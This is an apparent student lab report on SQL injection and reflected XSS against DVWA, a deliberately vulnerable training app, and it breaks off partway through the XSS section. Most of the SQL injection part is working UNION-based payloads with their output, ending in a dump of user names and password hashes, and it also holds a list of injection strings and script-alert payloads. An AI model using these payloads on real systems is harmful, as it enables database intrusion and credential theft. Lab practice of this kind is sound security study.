Jan-Niklas Schneider, Georgiana Manolache

jan.schneider@student.fontys.nl, g.manolache@student.fontys.nl

Abstract

Attacks such as SQL injection, XSS, CSRF or PT are considered as  
one of the major threats nowadays. In this papers we present our findings and attempts when appling these web attack techniques.

Personal Report

SePr - SQL Injection, XSS, CSRF, PT

Table of Contents

[1 SQL Injection 2](#_Toc462514328)

[1.1 SQL Injection on DVWA 2](#_Toc462514329)

[1.2 To TRY 5](#_Toc462514330)

[2 Cross Site Scripting (XSS) 6](#_Toc462514331)

[2.1 XSS Reflected on DVWA 6](#_Toc462514332)

[2.2 XSS Stored on DVWA 9](#_Toc462514333)

[3 Cross Site Request Forgery (CSRF) 12](#_Toc462514334)

[3.1 CSRF on DVWA 12](#_Toc462514335)

[4 Path Traversal (PT) 13](#_Toc462514336)

[5 Conclusions 14](#_Toc462514337)

[6 References 15](#_Toc462514338)

# SQL Injection

SQL Injection is a code injection technique which allows attackers to manipulate SQL-based databases by injecting additional or false information into SQL queries sent to a remote database. In a successful SQL attack the hacker is able to modify, change, or even delete the databases infrastructure.

## SQL Injection on DVWA

Beginning the SQL injection on DVWA it was tested if a vulnerability exists that can be exploited. Using the common “' OR '1'='1” command the database returned all first and last names of what seems to be a table which contains information about users.

To get further information about the database a faulty statement, ' UNION SELECT NULL, was used to provoke an error message. The statements needs an additional “'” to have proper syntax.

Response: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

The website indeed returned an error message which shows that the used database is MySQL. Having this knowledge we can extract more information with MySQL specific statements.

Intially, it is helpful to query the database version in order to find out which MySQL statements are applicable. Hence, we use the same statement with correct syntax and instead of “NULL” we query for the database version.

Statement: ' UNION SELECT @@version'

Response: The used SELECT statements have a different number of columns

The response shows that we need to add columns until it corresponds with the amount of columns that are being queried of the alleged user table. Fortunately, “' UNION SELECT @@version, NULL'” gave the expected result already.

@@version: 5.5.50-0+deb7u2

We get some additional knowledge using statement below.

' UNION SELECT @@hostname, database()'

Response: debian7, dvwa

To query different tables we have to find out about the databases infrastructure. On MySQL based databases this information is found in the information schema. Different queries were executed to retrieve different information.

' union select schema\_name, schema\_name FROM information\_schema.schemata where 1=1--'

Response:

ID: ' union select schema\_name, schema\_name FROM information\_schema.schemata where 1=1--'  
First name: information\_schema  
Surname: information\_schema

ID: ' union select schema\_name, schema\_name FROM information\_schema.schemata where 1=1--'  
First name: dvwa  
Surname: dvwa

ID: ' union select schema\_name, schema\_name FROM information\_schema.schemata where 1=1--'  
First name: mysql  
Surname: mysql

ID: ' union select schema\_name, schema\_name FROM information\_schema.schemata where 1=1--'  
First name: performance\_schema  
Surname: performance\_schema

' UNION ALL SELECT table\_schema, table\_name FROM information\_schema.columns WHERE table\_schema != 'mysql' AND table\_schema != 'information\_schema

THIS GIVES YOU ANYTHING

' union select schema\_name, schema\_name FROM information\_schema.schemata where 1=1--'

ID: -1' union select schema\_name, schema\_name FROM information\_schema.schemata where 1=1--'  
First name: information\_schema  
Surname: information\_schema

ID: -1' union select schema\_name, schema\_name FROM information\_schema.schemata where 1=1--'  
First name: dvwa  
Surname: dvwa

ID: -1' union select schema\_name, schema\_name FROM information\_schema.schemata where 1=1--'  
First name: mysql  
Surname: mysql

ID: -1' union select schema\_name, schema\_name FROM information\_schema.schemata where 1=1--'  
First name: performance\_schema  
Surname: performance\_schema

' UNION ALL SELECT column\_name , table\_name FROM information\_schema.columns WHERE table\_schema != 'mysql' AND table\_schema != 'information\_schema

ID: ' UNION ALL SELECT column\_name , table\_name FROM information\_schema.columns WHERE table\_schema != 'mysql' AND table\_schema != 'information\_schema  
First name: comment\_id  
Surname: guestbook

ID: ' UNION ALL SELECT column\_name , table\_name FROM information\_schema.columns WHERE table\_schema != 'mysql' AND table\_schema != 'information\_schema  
First name: comment  
Surname: guestbook

ID: ' UNION ALL SELECT column\_name , table\_name FROM information\_schema.columns WHERE table\_schema != 'mysql' AND table\_schema != 'information\_schema  
First name: name  
Surname: guestbook

ID: ' UNION ALL SELECT column\_name , table\_name FROM information\_schema.columns WHERE table\_schema != 'mysql' AND table\_schema != 'information\_schema  
First name: user\_id  
Surname: users

ID: ' UNION ALL SELECT column\_name , table\_name FROM information\_schema.columns WHERE table\_schema != 'mysql' AND table\_schema != 'information\_schema  
First name: first\_name  
Surname: users

ID: ' UNION ALL SELECT column\_name , table\_name FROM information\_schema.columns WHERE table\_schema != 'mysql' AND table\_schema != 'information\_schema  
First name: last\_name  
Surname: users

ID: ' UNION ALL SELECT column\_name , table\_name FROM information\_schema.columns WHERE table\_schema != 'mysql' AND table\_schema != 'information\_schema  
First name: user  
Surname: users

ID: ' UNION ALL SELECT column\_name , table\_name FROM information\_schema.columns WHERE table\_schema != 'mysql' AND table\_schema != 'information\_schema  
First name: password  
Surname: users

ID: ' UNION ALL SELECT column\_name , table\_name FROM information\_schema.columns WHERE table\_schema != 'mysql' AND table\_schema != 'information\_schema  
First name: avatar  
Surname: users

' UNION ALL SELECT name, comment FROM guestbook where 1=1--'

ID: ' UNION ALL SELECT name, comment FROM guestbook where 1=1--'  
First name: test  
Surname: This is a test comment.

ID: ' UNION ALL SELECT name, comment FROM guestbook where 1=1--'  
First name: 3  
Surname: eqwe

ID: ' UNION ALL SELECT name, comment FROM guestbook where 1=1--'  
First name: c  
Surname: c

ID: ' UNION ALL SELECT name, comment FROM guestbook where 1=1--'  
First name: aj  
Surname:

' UNION ALL SELECT user, password FROM users where 1=1--'

ID: ' UNION ALL SELECT user, password FROM users where 1=1--'  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION ALL SELECT user, password FROM users where 1=1--'  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION ALL SELECT user, password FROM users where 1=1--'  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION ALL SELECT user, password FROM users where 1=1--'  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION ALL SELECT user, password FROM users where 1=1--'  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

' UNION ALL SELECT first\_name, last\_name FROM users where 1=1--'

ID: ' UNION ALL SELECT first\_name, last\_name FROM users where 1=1--'  
First name: admin  
Surname: admin

ID: ' UNION ALL SELECT first\_name, last\_name FROM users where 1=1--'  
First name: Gordon  
Surname: Brown

ID: ' UNION ALL SELECT first\_name, last\_name FROM users where 1=1--'  
First name: Hack  
Surname: Me

ID: ' UNION ALL SELECT first\_name, last\_name FROM users where 1=1--'  
First name: Pablo  
Surname: Picasso

ID: ' UNION ALL SELECT first\_name, last\_name FROM users where 1=1--'  
First name: Bob  
Surname: Smith

|  |  |
| --- | --- |
| Command | Result |
| ' OR '1'='1 | Outputs all users including admin |
| ' UNION SELECT NULL | Syntax error, need apostrophe |
| ' UNION SELECT NULL, NULL, NULL' | different number of columns |
| ' UNION SELECT @@version' | different number of columns |
| ' UNION SELECT database(), NULL' | dvwa |
| ' UNION SELECT database(), @@version' | Dvwa, 5.5.50-0+deb7u2 |
| ' UNION SELECT @@hostname, NULL ' | debian7 |
| 1 ORDER BY 1 | Returns Id: 1 ORDER BY 1 with corresponding user |

## To TRY

' or 1=1--  
" or 1=1--  
or 1=1--  
' or 'a'='a  
" or "a"="a  
') or ('a'='a

# Cross Site Scripting (XSS)

An XSS[[1]](#footnote-1) attack involves the injection of some clientside code in the existing legitimate code of a web application. The malicious code is executed while the user is interacting with the web application. The user’s web browser along with rendering the legitimate code of the web application, renders also the injected code. The user’s web browser can be essentially compromised, since the injected code can steal cookies or force the web browser to perform various actions on behalf of the user. (Elias Athanasopoulos, 2010)

## XSS Reflected on DVWA

Initially XSS on DVWA was tested at low security to check if it can be exploited. According to literature, a common command uses <script> ... <script> tags in which JavaScript code is encapsulated. The JavaScript code is passed as a string (e.g. <script>alert(‘Hello World’)</script> which sends a pop up message).

Using a simple command on *low* *security* performed accordingly:

<script>alert(…)</script>

Figure 2‑1 XSS on <script>alert('hi')</script>




Figure 2‑2 Message box with result of xss staement 2.1




Figure 2‑3 XSS on <script>alert('1')</script>




Figure 2‑4 Message box with result of xss staement 2.3




Figure 2‑5 XSS on: <script>alert(‘document.cookie‘)</script>

